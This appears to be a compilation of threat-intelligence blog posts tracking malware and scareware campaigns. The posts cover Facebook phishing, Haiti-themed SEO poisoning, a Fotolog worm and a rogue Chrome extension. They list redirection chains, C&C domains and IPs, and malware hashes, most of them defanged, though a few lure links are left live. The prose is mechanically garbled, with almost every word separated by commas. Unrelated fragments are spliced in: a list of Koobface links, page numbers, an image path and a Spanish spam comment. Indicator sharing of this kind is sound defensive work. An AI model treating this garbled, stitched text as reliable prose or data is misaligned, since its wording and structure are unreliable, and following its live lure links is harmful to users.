
[9]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[10]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[11]Koobface - Come Out, Come Out, Wherever You Are

[12]Dissecting Koobface Worm’s Twitter Campaign

[13]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[14]Koobface Botnet Dissected in a TrendMicro Report

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Movement on the Koobface Front - Part Two

[17]Movement on the Koobface Front

[18]Dissecting the Koobface Worm’s December Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

[20]Dissecting the Latest Koobface Facebook Campaign

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

3. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

9. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

10. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

11. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

12. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

13. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

18. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

Historical OSINT - Zeus and Client-Side Exploit Serving Facebook Phishing Campaign Spotted in the Wild (2016-12-23 11:29)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercrimianals, continue, actively, populating, their, botnet’s, infected, population, with, hundreds, of, thousands, of, newly, affected, users, globally, potentially, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, affected, botnet’s, population, largely, relying, on, the, utilization, of, affiliate-based, type, of, fraudulent, revenue, monetization, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, impersonating, Facebook, for, the, purpose, of, serving, client-side, exploits, to, socially, engineered, users, further, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, affected, hosts, largely, relying, on, the, use, of, affiliate-based, type, of, fraudulent, revenue, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, provide, actionable, intelligence, on, the, infrastructure, behind, it.

Sample, URL, exploitation, chain:

hxxp://auth.facebook.com.megavids.org/id735rp/LoginFacebook.php

- hxxp://wqdfr.salefale.com/index.php - 62.193.127.197

- hxxp://spain.salefale.com/index.php

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://salefale.com - 112.137.165.114

- hxxp://countrtds.ru - 91.201.196.102 - Email: thru@freenetbox.ru

Sample, detection, rate, for, the, malicious, executable:

MD5: e96c8d23e3b64d79e5e134a9633d6077

MD5: 19d9cc4d9d512e60f61746ef4c741f09

Once, executed, a, sample, malware, phones back to:

hxxp://makotoro.com

Related, malicious, C &C, server, IPs, known, to, have, participated, in, the, campaign:
hxxp://91.201.196.99

hxxp://91.201.196.77

hxxp://91.201.196.101

hxxp://91.201.196.35

hxxp://91.201.196.75

hxxp://91.201.196.76

hxxp://91.201.196.38

hxxp://91.201.196.34

hxxp://91.201.196.37

Related, malicious, C &C, server, IPs (212.175.173.88), known, to, have, participated, in, the, campaign: hxxp://downloads.fileserversa.org

hxxp://downloads.fileserversc.org

hxxp://downloads.fileserversd.org

hxxp://downloads.portodrive.org

hxxp://downloads.fileserversj.org

hxxp://downloads.fileserversk.org

hxxp://downloads.fileserversm.org

hxxp://downloads.fileserversn.org

hxxp://downloads.fileserverso.org

hxxp://downloads.fileserversq.org

hxxp://downloads.fileserversr.org

hxxp://auth.facebook.com.megavids.org

hxxp://auth.facebook.com.fileserversl.com

hxxp://auth.facebook.com.legomay.com

hxxp://auth.facebook.com.crymyway.com

hxxp://auth.facebook.com.portodrive.net

hxxp://auth.facebook.com.modavedis.net

hxxp://auth.facebook.com.migpix.net

hxxp://auth.facebook.com.legomay.net

hxxp://auth.facebook.com.crymyway.net

hxxp://downloads.megavids.org

hxxp://downloads.regzavids.org

hxxp://downloads.vedivids.org

hxxp://downloads.restpictures.org

hxxp://downloads.modavedis.org

hxxp://downloads.fileserverst.org

hxxp://downloads.fileserversu.org

hxxp://downloads.regzapix.org

hxxp://downloads.reggiepix.org

hxxp://downloads.migpix.org

hxxp://downloads.restopix.org

hxxp://downloads.legomay.org

hxxp://downloads.vediway.org

hxxp://downloads.compoway.org

hxxp://downloads.restway.org

hxxp://downloads.crymyway.org

hxxp://downloads.fileserversa.com

hxxp://downloads.fileserversb.com

hxxp://downloads.fileserversc.com

hxxp://downloads.fileserversd.com

hxxp://downloads.fileserverse.com

hxxp://downloads.fileserversf.com

hxxp://downloads.fileserversg.com

hxxp://downloads.fileserversh.com

hxxp://downloads.fileserversi.com

hxxp://downloads.fileserversj.com

hxxp://downloads.fileserversk.com

hxxp://downloads.fileserversl.com

hxxp://downloads.fileserversm.com

hxxp://downloads.fileserversn.com

hxxp://downloads.fileserverso.com

hxxp://downloads.fileserversp.com

hxxp://downloads.fileserversq.com

hxxp://downloads.fileserversr.com

hxxp://downloads.regzavids.com

hxxp://downloads.vedivids.com

hxxp://downloads.restpictures.com

hxxp://downloads.modavedis.com

hxxp://downloads.fileserverss.com

hxxp://downloads.fileserverst.com

hxxp://downloads.fileserversu.com

hxxp://downloads.regzapix.com

hxxp://downloads.reggiepix.com

hxxp://downloads.migpix.com

hxxp://downloads.legomay.com

hxxp://downloads.vediway.com

hxxp://downloads.compoway.com

hxxp://downloads.crymyway.com

hxxp://downloads.fileserversa.net

hxxp://downloads.fileserversb.net

hxxp://downloads.fileserversc.net

hxxp://downloads.fileserversd.net

hxxp://downloads.fileserverse.net

hxxp://downloads.portodrive.net

hxxp://downloads.fileserversf.net

hxxp://downloads.fileserversg.net

hxxp://downloads.fileservaersh.net

hxxp://downloads.fileserversi.net

hxxp://downloads.fileserversj.net

hxxp://downloads.fileserversk.net

hxxp://downloads.fileserversl.net

hxxp://downloads.fileserversm.net

hxxp://downloads.fileserversn.net

hxxp://downloads.fileserverso.net

hxxp://downloads.fileserversp.net

hxxp://downloads.fileserversq.net

hxxp://downloads.fileserversr.net

hxxp://downloads.regzavids.net

hxxp://downloads.vedivids.net

hxxp://downloads.tastyfiles.net

hxxp://downloads.restpictures.net

hxxp://downloads.modavedis.net

hxxp://downloads.fileserverss.net

hxxp://downloads.fileserverst.net

hxxp://downloads.fileserversu.net

hxxp://downloads.regzapix.net

hxxp://downloads.reggiepix.net

hxxp://downloads.migpix.net

hxxp://downloads.legomay.net

hxxp://downloads.vediway.net

hxxp://downloads.compoway.net

hxxp://downloads.restway.net

hxxp://downloads.crymyway.net

73

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

74

Historical OSINT - Haiti-themed Blackhat SEO Campaign Serving Scareware Spotted in the Wild (2016-12-23 12:53)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, spreading, malicious, software, largely, relying, on, a, pre-defined, set, of, compromised, hosts, for, the, purpose, of, spreading, malicious, software, further, expanding, a, specific, botnet’s, infected, population, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, access, to, the, infected, hosts, largely, relying, on, an, affiliate-based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, a, currently, circulating, malicious, black, hat, SEO (search engine optimization), campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, portfolio, of, affected, Web, sites:

hxxp://austinluce.co.uk

hxxp://naukatanca.co.uk

hxxp://truenorthinnovation.co.uk

hxxp://robsonsofwolsingham.co.uk

hxxp://daviddewphotography.co.uk

Sample, URL, redirection, chain:

hxxp://sciencefirst.com/?red=haiti-earthquake-donate

- hxxp://otsosute.freehostia.com/c.html

- hxxp://scan-now24.com/go.php?id=2022 &key=4c69e59ac &d=1

Sample, URL, redirection, chain:

hxxp://lipsticpi.ru/sm/r.php

- hxxp://uscaau.com/back.php

- hxxp://sekuritylistsite.com/hitin.php?land=20 &affid=94801

- hxxp://mypremiumantyspywarepill.com/hitin.php?land=20 &affid=94801

- hxxp://mypremiumantyspywarepill.com/index.php? affid=94801

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: ebc956abadefdac794ebcd1898ea07cf

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: d65a5d1ab98bd690dccd07cb6eebcba3

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://mypremiumantyspywarepill.com/in.php?affid=94801

hxxp://greatnorthwill.com/?mod=vv &i=1 &id=11-18

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://getholidaypresent0.com - 204.12.225.83

hxxp://getholidaypresent2.com

hxxp://getholidaypresent3.com

hxxp://scan-now22.com

hxxp://scan-now23.com

hxxp://scan-now24.com

hxxp://santaclaus4.com

hxxp://getholidaypresent5.com

hxxp://getholidaypresent7.com

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://freeantyviruspillblog.com - 213.163.91.240

hxxp://newgoodantyspywarepill.com

hxxp://mypremiumantyspywarepill.com

hxxp://freegoodantyviruspill.com

hxxp://freeantyspywarepillshop.com

hxxp://thevirustoolbox.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

76

Historical OSINT - Massive Black Hat SEO Campaing Serving Scareware Spotted in the Wild (2016-12-24 05:47) In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, acquiring, and, hijacking, traffic, for, the, purpose, of, converting, it, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, a, set, of, tactics, techniques, and, procedures, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, an, affiliate-based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, black, hat, SEO (search engine optimization), campaign, serving, fake, security, software, also, known, as, scareware, successfully, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, utilization, of, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, portfolio, of, compromised, Web, sites:

hxxp://yushikai.co.uk

hxxp://www.heart-2-heart.nl

hxxp://www.stichtingkhw.nl

hxxp://burgessandsons.com

hxxp://marsmellow.info

hxxp://broolz.co.uk

hxxp://bodyscope.co.uk

hxxp://janschnoor.de

hxxp://goodluckflowers.com

hxxp://www.frank-carillo.com

hxxp://www.strijkvrij.com

hxxp://www.fotosiast.nl

hxxp://www.senbeauty.nl

hxxp://www.menno.info

hxxp://www.kul.fm

Sample, URL, redirection, chain:

hxxp://onotole.iblogger.org/2.html

-

199.59.243.120;

205.164.14.79;

199.59.241.181

-

>

hxxp://mycommercialssecuritytool.com/index.php?affid=34100

-

89.248.171.48

-

Email:

Kathryn.D.Jennings@gmail.com

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://myatmoe.iblogger.org

hxxp://creditreport.iblogger.org

hxxp://movieddlheaven.iblogger.org

hxxp://cv-bruno-brocas.iblogger.org

hxxp://islife.iblogger.org

hxxp://iblogger.iblogger.org

hxxp://dressshirt.iblogger.org

hxxp://allians.iblogger.org

hxxp://rapid-weight-loss.iblogger.org

hxxp://breastaugm.iblogger.org

hxxp://uila.iblogger.org

hxxp://oh-tv.iblogger.org

hxxp://brudnopis.iblogger.org

hxxp://learnenglish.iblogger.org

hxxp://motivatedcats.iblogger.org

hxxp://robert.iblogger.org

hxxp://testforask.iblogger.org

hxxp://poormanguides.iblogger.org

hxxp://gelbegabeln.iblogger.org

hxxp://nuagerouge.iblogger.org

hxxp://chicos-on-line.iblogger.org

hxxp://hypnosisworld.iblogger.org

hxxp://tennis.iblogger.org

hxxp://ibu.iblogger.org

hxxp://turkifsa.iblogger.org

hxxp://amandacooper.iblogger.org

hxxp://tw.iblogger.org

hxxp://whedon.iblogger.org

hxxp://han.iblogger.org

hxxp://scclab.iblogger.org

hxxp://besftfoodblogger.iblogger.org

hxxp://premiummenderacunt.iblogger.org

hxxp://seobook.iblogger.org

hxxp://bestjackets.iblogger.org

hxxp://kidszone.iblogger.org

hxxp://liker2fb.iblogger.org

hxxp://vipin.iblogger.org

hxxp://infobaru.iblogger.org

hxxp://palermo.iblogger.org

hxxp://forum.bay.de.iblogger.org

hxxp://online-guard.iblogger.org

hxxp://juhjsd.iblogger.org

hxxp://asulli.iblogger.org

hxxp://youtubetranscription.iblogger.org

hxxp://praza.iblogger.org

hxxp://free-worlds.iblogger.org

hxxp://mlm.iblogger.org

hxxp://myleskadusale.iblogger.org

hxxp://ninjapearls.iblogger.org

hxxp://bassian.iblogger.org

hxxp://d3-f21-w-14.iblogger.org

hxxp://mlk.iblogger.org

hxxp://pe.iblogger.org

hxxp://connor54321.iblogger.org

hxxp://smx.iblogger.org

hxxp://17fire.iblogger.org

hxxp://greatestbattles.iblogger.org

hxxp://generalsurgery.iblogger.org

hxxp://megafon.iblogger.org

hxxp://dasefx.iblogger.org

hxxp://ysofii.iblogger.org

hxxp://priv8.iblogger.org

hxxp://kahramanmaras.iblogger.org

hxxp://kaoojcjl.iblogger.org

hxxp://infobaru.iblogger.org

hxxp://dla-kobiet.iblogger.org

hxxp://karinahart.iblogger.org

hxxp://mariucciaelasuaombra.iblogger.org

hxxp://signinbay.de.iblogger.org

hxxp://pitstop.iblogger.org

hxxp://colorless.iblogger.org

hxxp://directorio.iblogger.org

hxxp://odenaviva.iblogger.org

hxxp://e-money.iblogger.org

hxxp://digicron.iblogger.org

hxxp://slotomania-hackers.iblogger.org

hxxp://blazetech.iblogger.org

hxxp://blazetech.iblogger.org

hxxp://bestoksriy.iblogger.org

hxxp://teamsite.iblogger.org

hxxp://mateaplicada.iblogger.org

hxxp://tmgames.iblogger.org

hxxp://nativephp.iblogger.org

hxxp://priv8.iblogger.org

hxxp://sharepointdotnetwiki.iblogger.org

hxxp://nativephp.iblogger.org

hxxp://seobook.iblogger.org

hxxp://jawwal.iblogger.org

hxxp://tomsplace.iblogger.org

hxxp://shreyo.iblogger.org

hxxp://greatestbattles.iblogger.org

hxxp://beitypedia.iblogger.org

hxxp://dutcheastindies.iblogger.org

hxxp://cramat-satu.iblogger.org

hxxp://misc.iblogger.org

hxxp://espirito-de-aventura.iblogger.org

hxxp://tomksoft.iblogger.org

hxxp://mymovies.iblogger.org

Known, to, have, responded, to, the, same, malicious, IP (199.59.243.120) are, also, the, following, malicious, domains:

hxxp://brendsrnzwrn.cuccfree.com

hxxp://caraccidentlawyer19.us

hxxp://colombiavirtualtours.com

hxxp://dailydigest.cn

hxxp://drugaddiction569.us

hxxp://earnonline.cn

hxxp://epicor.in

hxxp://glhgk.com

hxxp://iroopay.com

hxxp://kajianislam.us

79

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (199.59.243.120):

MD5: c7bd669a416a8347aeba6117d0040217

MD5: ae89e09f52db7f9d69b9b9c40dbf35f9

MD5: b4399fc8f1de723d452b05ec474ca651

MD5: c779d9f4e9992ad5ffcd2353bb003a51

MD5: cc6efabb0a26c729f126b12be717de47

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://theworldnews.byethost5.com - 199.59.243.120

Known, to, have, responded, to, the, same, malicious IP (205.164.14.79), are, also, the, following, malicious, domains:

hxxp://fsdq.cn

hxxp://parked-domain.org

hxxp://fiverr.hk.tn

hxxp://hamzanori90.name-iq.com

hxxp://postgumtree.uk.tn

hxxp://caoliushequ.info

hxxp://housewives.byethost4.com

hxxp://nuichate.22web.org

hxxp://3rtz.byethost12.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (205.164.14.79):

MD5: dbca66955cac79008f9f1cd415d7e308

MD5: b452ca519f077307d68ff034567087c1

MD5: 70e8c79135b341eac51da0b5789744d3

MD5: a9f64c1404faf4a6fc81564c8dec22d9

MD5: b3737a1c34cb705f7d244c99afdc3a01

Once, executed, a, sample, malware (MD5:dbca66955cac79008f9f1cd415d7e308), phones, back, to, the, following, C &C, server, IPs:

hxxp://ibayme.eb2a.com - 205.164.14.79

Known, to, have, responded, to, the, same, malicious, IPs (199.59.241.181), are, also, the, following, malicious, domains:

hxxp://yn919.com

hxxp://wimp.it

hxxp://puqiji.com

hxxp://52style.com

hxxp://007guard.com

hxxp://10iski.10001mb.com

hxxp://11649.bodisparking.com

hxxp://13.get.themediafinder.com

hxxp://134205.aceboard.fr

Sample, detection, rate, for, a, malicious, executable:

MD5: f74a744d75c74ed997911d0e0b7e6f67

80

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://mycommercialssecuritytool.com/in.php?affid=34100

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://protectyoursystemnowonline.com

hxxp://createyoursecurityonline.com

hxxp://commercialssecuritytools.com

hxxp://freecreateyoursecurity.com

Sample, URL, redirection, chain:

hxxp://ulions.com/yxg.php?p= - 104.28.22.34

- hxxp://ppbmv4.xorg.pl/in.php?t=cc &d=04-02-2010 _span &h=

- hxxp://www1.nat67go4it.net/?uid=195 &pid=3 &ttl=5184c614d4b - 89.248.160.161

- hxxp://www1.systemsecure.in/?p=

Know, to, have, responded, to, same, malicious, C &C, server, IP (104.28.22.34), are, also, the, following, malicious, domains:

hxxp://portlandultimate.com

hxxp://portablemineapplicationsub.tech

hxxp://indirimkuponlarimiz.com

hxxp://walkinclosetguys.com

hxxp://bryantanaka.com

hxxp://swisschecklist.com

hxxp://census.mnfurs.org

hxxp://duluthbeth.xyz

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (104.28.22.34): MD5: 11dda0bbd2aef7944f990fcefbc91034

MD5: d0be24df3078866a277874dad09c98d9

MD5: 9ba06da9370037fd2ffe525d6164b367

MD5: 537bd45df702f90585eebab2a8bb3584

MD5: a9f61e9696ff7ff4bfc34f70549ffdd0

Once, executed, a, sample, malware (MD5:11dda0bbd2aef7944f990fcefbc91034), phones, back, to, the, following, C &C, server, IPs:

hxxp://audio-direkt.net

hxxp://servico-ind.com

hxxp://saios.net

hxxp://coopsupermarkt.nl

hxxp://fruitspot.co.za

hxxp://vitalur.by

hxxp://trinity-works.com

Once, executed, a, sample, malware (MD5:d0be24df3078866a277874dad09c98d9), phones, back, to, the, following, C &C, server, IPs:

hxxp://3asfh.net - 104.28.22.34

Once, executed, a, sample, malware, (MD5:a9f61e9696ff7ff4bfc34f70549ffdd0), phones, back, to the, following, malicious, C &C, server, IPs:

hxxp://link-list-uk.com

hxxp://racknstackwarehouse.com.au

hxxp://zeronet.co.jp


hxxp://sun-ele.co.jp

hxxp://slcago.org

hxxp://frederickallergy.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

82



Amaia918371 On 22/02/2010

hey yoourmama, encontré este video tuyo acá

http://bit.ly/cBTsWo

eres tu no es verdad?

Historical OSINT - FTLog Worm Spreading Across Fotolog (2016-12-24 12:49) In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, further, spreading, malicious, software, while, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multu-tude, of, malicious, software, while, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, the, malware-infected, hosts, further, spreading, malicious, software, while, monetizing, access, to, malware-infected, hosts, largely, relying, on, a, set, of, tactics, techniques, and, procedures, successfully, monetizing, access, to, the, malware-infected, hosts, largely, relying, on, the, utilization, of, affiliate-based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a currently, circulating, malicious, spam, campaign, targeting, the, popular, social, network, Web, site, Fotolog, successfully, enticing, socially, engineered, users, into, interacting, with, malicious, links, while, monetizing, access, to, the, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-based, type, of, monetizing, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://bit.ly/cBTsWo

- hxxp://zwap.to/001mk

- hxxp://www.cepsaltda.cl/uc/red.php?u=1 - 216.155.72.44

- hxxp://supatds.cn/go.php?sid=1 - 92.241.164.1

- hxxp://www.cepsaltda.cl/uc/rcodec.php

- hxxp://cepsaltda.cl/uc/codec/divxcodec.exe

Sample, detection, rate, for, a, sample, malicious, executable:

MD5: c6dbc58e0db3c597c4ab562ad9710a38

We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Historical OSINT - Google Docs Hosted Rogue Chrome Extension Serving Campaign Spotted in the Wild (2016-12-24 19:12)

In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet's, infected, population, further, spreading, malicious, software, while, earning, fraudulent, revenue, in, the, process, of, obtaining, access, to, malware-infected, hosts, further, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, affiliate-based, type, of, monetization, scheme.

We've, recently, intercepted, a, currently, circulating, malicious, spam, campaign, affecting, Google Docs, while, successfully, enticing, socially, engineered, users, into, clicking, on, bogus, links, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, successfully, exposing, socially, engineered, users, to, a, rogue, Chrome Extension.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, provide, actionable, intelligence, on, the, infrastructure, behind, it.

Sample, URL, redirection, chain:

https://1364757661090.docs.google.com/presentation/d/1w5eh2rh6i0pbuVjb4_MzBNPEovRw3f6qiho7AshTcHI/htmlpresent?videoid=1364757661199 -> http://www.worldvideos.us/chrome.php -> https://chrome.google.com/webstore/detail/high-solution/jokhejlfefegeolonbckg gpfggipmmim

Related, malicious, domain, reconnaissance:

hxxp://worldvideos.us - 89.19.10.194

ns1.facebookhizmetlerim.com

ns2.facebookhizmetlerim.com

Responding to 89.19.10.194 are also the following fraudulent domains part of the campaign’s infrastructure:

hxxp://e-sosyal.biz

hxxp://facebookhizmetlerim.com

hxxp://facebookmedya.biz

hxxp://faceboook.biz

hxxp://fbmedyahizmetleri.com

hxxp://sansurmedya.com

hxxp://sosyalpaket.com

hxxp://worldmedya.net

hxxp://youtubem.biz

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (208.73.211.70):

hxxp://396p4rassd2.youlovesosoplne.net

hxxp://5q14.zapd.co

hxxp://airmats.com

hxxp://amciksikis.com

hxxp://anaranjadaverzochte.associate-physicians.org hxxp://autorepairmanual.org

hxxp://blackoutblinds.com

hxxp://blog.jmarkafghans.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (208.73.211.70): MD5: 584a779ae8cdea13611ff45ebab517ae

MD5: cea89679058fe5a5288cfacc1a64e431

MD5: 62eee7a0bed6e958e72c0edf9da17196

MD5: 160793c37a5aa29ac4c88ba88d1d7cc2

MD5: 46079bbcfcd792dfcd1e906e1a97c3a6

Once, executed, a, sample, malware (MD5: 584a779ae8cdea13611ff45ebab517ae), phones, back, to, the, following, C &C, server, IPs:

hxxp://zhutizhijia.com - 208.73.211.70

Once, executed, a, sample, malware (MD5: cea89679058fe5a5288cfacc1a64e431), phones, back, to, the, following, C &C, server, IPs:

hxxp://aieov.com - 208.73.211.70

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (141.8.224.239):

hxxp://happysocks.7live7.org

hxxp://hiepdam.org

hxxp://hyper-path.com

hxxp://interfacelife.com

hxxp://iowa.findanycycle.com

hxxp://massachusetts.findanyboat.com

hxxp://diptnyc.com

Related, maliciuos, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (141.8.224.239): MD5: ddf27e034e38d7d35b71b7dc5668ffce

MD5: 6ba6451a9c185d1d07323586736e770e

MD5: 854ea0da9b4ad72aba6430ffa6cc1532

MD5: d5585af92c512bec3009b1568c8d2f7d

MD5: bf78b0fcfc8f1a380225ceca294c47d8

Once, executed, a, sample, malware (MD5:ddf27e034e38d7d35b71b7dc5668ffce), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://srv.desk-top-app.info - 141.8.224.239

Once, executed, a, sample, malware (MD5:6ba6451a9c185d1d07323586736e770e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://premiumstorage.info - 141.8.224.239

Once, executed, a, sample, malware (MD5: d5585af92c512bec3009b1568c8d2f7d), phones, back,

to, the, following, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardnews.net - 104.154.95.49

hxxp://wentstate.net - 141.8.224.93

hxxp://musicnews.net - 176.74.176.187

hxxp://spendstate.net

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (89.19.10.194): hxxp://liderbayim.com

hxxp://blacksport.org

hxxp://liderbayim.com

